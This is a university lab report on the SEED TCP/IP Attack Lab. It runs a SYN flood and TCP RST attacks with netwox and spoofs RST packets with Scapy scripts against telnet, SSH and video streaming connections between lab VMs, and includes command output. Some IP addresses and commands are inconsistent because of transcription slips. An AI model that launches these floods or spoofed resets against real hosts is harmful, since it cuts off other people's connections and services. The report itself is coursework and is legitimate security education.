浙江大学

课程名称：　信息系统安全

实验名称：　TCP/IP Attack Lab

姓　　名：

学　　号：

2021 年 6 月 6 日

Lab 4：TCP/IP Attack Lab


一、Purpose and Content 实验目的与内容

Based on TCP / IP protocol attack experiment, understand the specific mechanism of TCP / IP protocol. Because TCP / IP protocol is the basic protocol of Internet, it is necessary to Improve TCP / IP protocol. TCP / IP protocol did not consider so many threats in the network at the beginning of its design, which led to many kinds of attack methods. Generally, if it is aimed at the principle of the protocol (especially DDoS), we will be powerless.

二、Detailed Steps 实验过程

1. Initial Setup

- Experimental environment: SEEDUbuntu 16.04
- Virtual machine: VMware Fusion
- Set up three virtual machines



Server: 172.16.109.134

```
[06/06/21]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:ea:41:bb
          inet addr:172.16.109.134  Bcast:172.16.109.255  Mask:255.255.255.0
          inet6 addr: fe80::6d4a:61a7:dc3d:98c5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

Attacker: 172.16.109.133

```
[06/06/21]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:9c:95:87
          inet addr:172.16.109.133  Bcast:172.16.109.255  Mask:255.255.255.0
          inet6 addr: fe80::19e9:4e12:fabe:4769/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

User: 172.16.109.132

```
[06/06/21]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:0a:23:96
          inet addr:172.16.109.132  Bcast:172.16.109.255  Mask:255.255.255.0
          inet6 addr: fe80::6c2a:4bf1:1b8a:26b7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

2. Task1: SYN Flooding Attack

Step1. Turn off SYN cookies on the server

```
sudo sysctl -w net.ipv4.tcp_syncookies=0
sudo sysctl -q net.ipv4.tcp_max_syn_backlog
```

```
[06/06/21]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[06/06/21]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[06/06/21]seed@VM:~$
```

Syn cookie is a defense mechanism against SYN flooding attack. If the machine detects that it has been attacked by SYN flooding, the mechanism will be activated. You can use the sysctl command to turn syn on / off.

Before the attack, try to log in to the victim's host 192.168.132.134 with the observer's host 192.168.132.132, and find that it can log in successfully.

Step2. View status with "netstat - na"

```
[06/06/21]seed@VM:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 172.16.109.134:53       0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
udp        0      0 0.0.0.0:33248           0.0.0.0:*
udp        0      0 172.16.109.134:53       0.0.0.0:*
udp        0      0 127.0.1.1:53            0.0.0.0:*
udp        0      0 0.0.0.0:33333           0.0.0.0:*
udp        0      0 127.0.0.1:53            0.0.0.0:*
udp        0      0 0.0.0.0:39522           0.0.0.0:*
udp        0      0 0.0.0.0:631             0.0.0.0:*
udp        0      0 0.0.0.0:5353            0.0.0.0:*
udp6       0      0 :::60368                :::*
udp6       0      0 :::53                   :::*
udp6       0      0 :::58443                :::*
udp6       0      0 ::1:48344               ::1:46440               ESTABLISHED
```

We can see that none of the TCP states are established

Step3. Run the following code on the attacker's virtual machine

```
sudo netwox 76 -i 172.16.109.133 -p 23 -s raw
```

```
[06/06/21]seed@VM:~$ sudo netwox 76 -i 172.16.109.134 -p 23 -s raw
```

Wait for a while and re-execute "netstat - na" on the server virtual machine to view the status.

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 172.16.109.134:53       0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 172.16.109.134:23       255.185.172.27:7112     SYN_RECV
tcp        0      0 172.16.109.134:23       245.66.98.252:41085     SYN_RECV
tcp        0      0 172.16.109.134:23       240.53.82.114:58727     SYN_RECV
tcp        0      0 172.16.109.134:23       254.16.64.25:61396      SYN_RECV
tcp        0      0 172.16.109.134:23       246.137.221.197:14433   SYN_RECV
tcp        0      0 172.16.109.134:23       254.22.127.231:30396    SYN_RECV
tcp        0      0 172.16.109.134:23       240.231.71.186:56799    SYN_RECV
tcp        0      0 172.16.109.134:23       253.247.250.231:35608   SYN_RECV
tcp        0      0 172.16.109.134:23       241.94.141.249:25886    SYN_RECV
tcp        0      0 172.16.109.134:23       249.82.149.116:15926    SYN_RECV
tcp        0      0 172.16.109.134:23       240.164.159.68:63251    SYN_RECV
tcp        0      0 172.16.109.134:23       241.96.151.186:51959    SYN_RECV
tcp        0      0 172.16.109.134:23       240.98.98.111:13987     SYN_RECV
tcp        0      0 172.16.109.134:23       241.206.208.140:5008    SYN_RECV
tcp        0      0 172.16.109.134:23       253.221.175.3:18441     SYN_RECV
tcp        0      0 172.16.109.134:23       245.167.206.255:50825   SYN_RECV
tcp        0      0 172.16.109.134:23       253.111.0.146:28525     SYN_RECV
tcp        0      0 172.16.109.134:23       249.101.57.241:12937    SYN_RECV
tcp        0      0 172.16.109.134:23       254.7.131.16:42883      SYN_RECV
tcp        0      0 172.16.109.134:23       247.2.231.110:36965     SYN_RECV
tcp        0      0 172.16.109.134:23       250.186.176.64:54334    SYN_RECV
tcp        0      0 172.16.109.134:23       249.86.23.90:20301      SYN_RECV
tcp        0      0 172.16.109.134:23       243.90.231.182:7009     SYN_RECV
```

We can see that there are many SYN_RECV state (i.e. semi open) TCP connections, which come from random source IP addresses and target 172.16.109.134:23. The server seems overwhelmed.

Step4. Try to log on to the server computer from the user virtual machine

```
telnet 172.16.109.134
```

```
[06/06/21]seed@VM:~$ telnet 172.16.109.134
Trying 172.16.109.134...
Connected to 172.16.109.134.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login:
Login timed out after 60 seconds.
Connection closed by foreign host.
[06/06/21]seed@VM:~$
```

3. Task2: TCP RST Attacks on telnet and ssh Connections

TCP RST attack on "telnet" connection

First, on the user virtual machine, start telnet request to the server:

```
telnet 172.16.109.134
```

Prompt requires you to provide a user name, just wait and do not enter anything.

netwox

When attacking through netwox command, the attacker only needs to use the following command on the virtual machine:

```
sudo netwox 78 -i 172.16.109.134
```


```
[06/06/21]seed@VM:~$ telnet 172.16.109.134
Trying 172.16.109.134...
Connected to 172.16.109.134.
Escape character is '^]'.
Connection closed by foreign host.
```


Scapy

Note: the login window is too short. The attack should be launched as soon as possible, otherwise the login prompt will time out after 60 seconds. Therefore, in this task, we can complete the login process to observe the attack.

If you want to use a python script with a scapy module to cheat RST packets. First, you should sniff the last TCP (or telnet) packet from the server to the user on the attacker through Wireshark

Ex:





Finish rst_telnet.py

```
from scapy.all import *


ip = IP(src="172.16.109.134", dst="172.16.109.132")
tcp = TCP(sport=23, dport=49482, flags="R", seq=2346451257,
```

```
    ack=2334639627)

    pkt = ip / tcp
    ls(pkt)
    send(pkt, verbose=0)
```


Enter "sudo python rst_telnet.py" to run

Immediately, on the user's virtual machine, you can find that the connection has been terminated. The only difference between the two tasks is the port number: telnet 23 and SSH 22.

Establishing SSH connection on user virtual machine:

```
    ssh seed@172.16.109.134
```

Note: if this is the first time you have ssh server on your local computer, it may ask if you can add RSA public key. Input "Yes", and then enter the password for the user name seed.




netwox

Similar to Telnet, use the same command: sudo netwox 78 - I 172.16.109.134, and then press any key on the user's machine to get:

```
Terminal
[06/06/21]seed@VM:~$ ssh seed@ 172.16.109.134
ssh: Could not resolve hostname : Name or service not known
[06/06/21]seed@VM:~$ ssh seed@172.16.109.134
The authenticity of host '172.16.109.134 (172.16.109.134)' can't be established.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8HDp5xa+eKRi561aFDaPE1/xq1eYzCI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.16.109.134' (ECDSA) to the list of known hosts.
seed@172.16.109.134's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sun Jun  6 16:42:29 2021 from 172.16.109.132
[06/06/21]seed@VM:~$
[06/06/21]seed@VM:~$ packet_write_wait: Connection to 172.16.109.134 port 22: Br
oken pipe
[06/06/21]seed@VM:~$
```

Scapy

Similar to Telnet, Wireshark on the attacker's virtual machine is used to capture the last SSH packet from the server to the user (filter SSH is used)



Finish rst_ssh.py

```
from scapy.all import *


ip = IP(src="172.16.109.134", dst="172.16.109.132")
tcp = TCP(sport=22, dport=45656, flags="R", seq=1761426611,
ack=2607706962)
```

```
pkt = ip / tcp
ls(pkt)
send(pkt, verbose=0)
```

Input “sudo python rst_ssh.py” to run


Go to user virtual machine, SSH connection has been disconnected as expected:

```
[06/06/21]seed@VM:~$ ssh seed@172.16.109.134
seed@172.16.109.134's password:
packet_write_wait: Connection to 172.16.109.134 port 22: Broken pipe
[06/06/21]seed@VM:~$
```

4. **Task3: TCP RST Attacks on Video Streaming Applications**

netwox

```
sudo netwox 78 --filter "src host 172.16.109.132"
```



We can see that the video is loading and cannot be played.o

三、Analysis and Conclusion 实验分析与结论

From this lab, we learnt to attack the TCP/IP protocol. We used network tools or other tools in attack. All attacks are performed on the Linux operating system.

In the first task, we learnt about SYN Flood, which is a DoS attack. The attacker sends many syn requests to the victim’s TCP port, but the attacker does not intend to complete the three-way handshake process. The attacker either uses spoofing IP address or does not continue the program. Through this attack, the attacker can fill the victim’s queue for semi open connection, that is, the connection that has completed syn and synack but has not been completed has been finally replied. When this queue is full, the victim cannot accept any more connections.

In the second task, we initiate a TCP RST attack to break the existing telnet connection between A and then try the same attack on the SSH connection.TCP RST attack can terminate the TCP connection between two victims. For example, if there is an established telnet connection (TCP) between two users Aa and B, the attacker can cheat RST packets from a to B to interrupt the existing connection. In order to attack successfully, attackers need to construct TCP RST packets correctly.

Finally, in the third task, we choose a video streaming application, and try to destroy the TCP session established between the victim and the video streaming machine. We interrupted the video streaming content server by interrupting the TCP connection between the victim and the victim. And as a result, we can see that we succeeded.

Furthermore, we can also try to make the same attack on other operating system and make comparative observation, which is a task that we would love to try in the future, and learn more about it.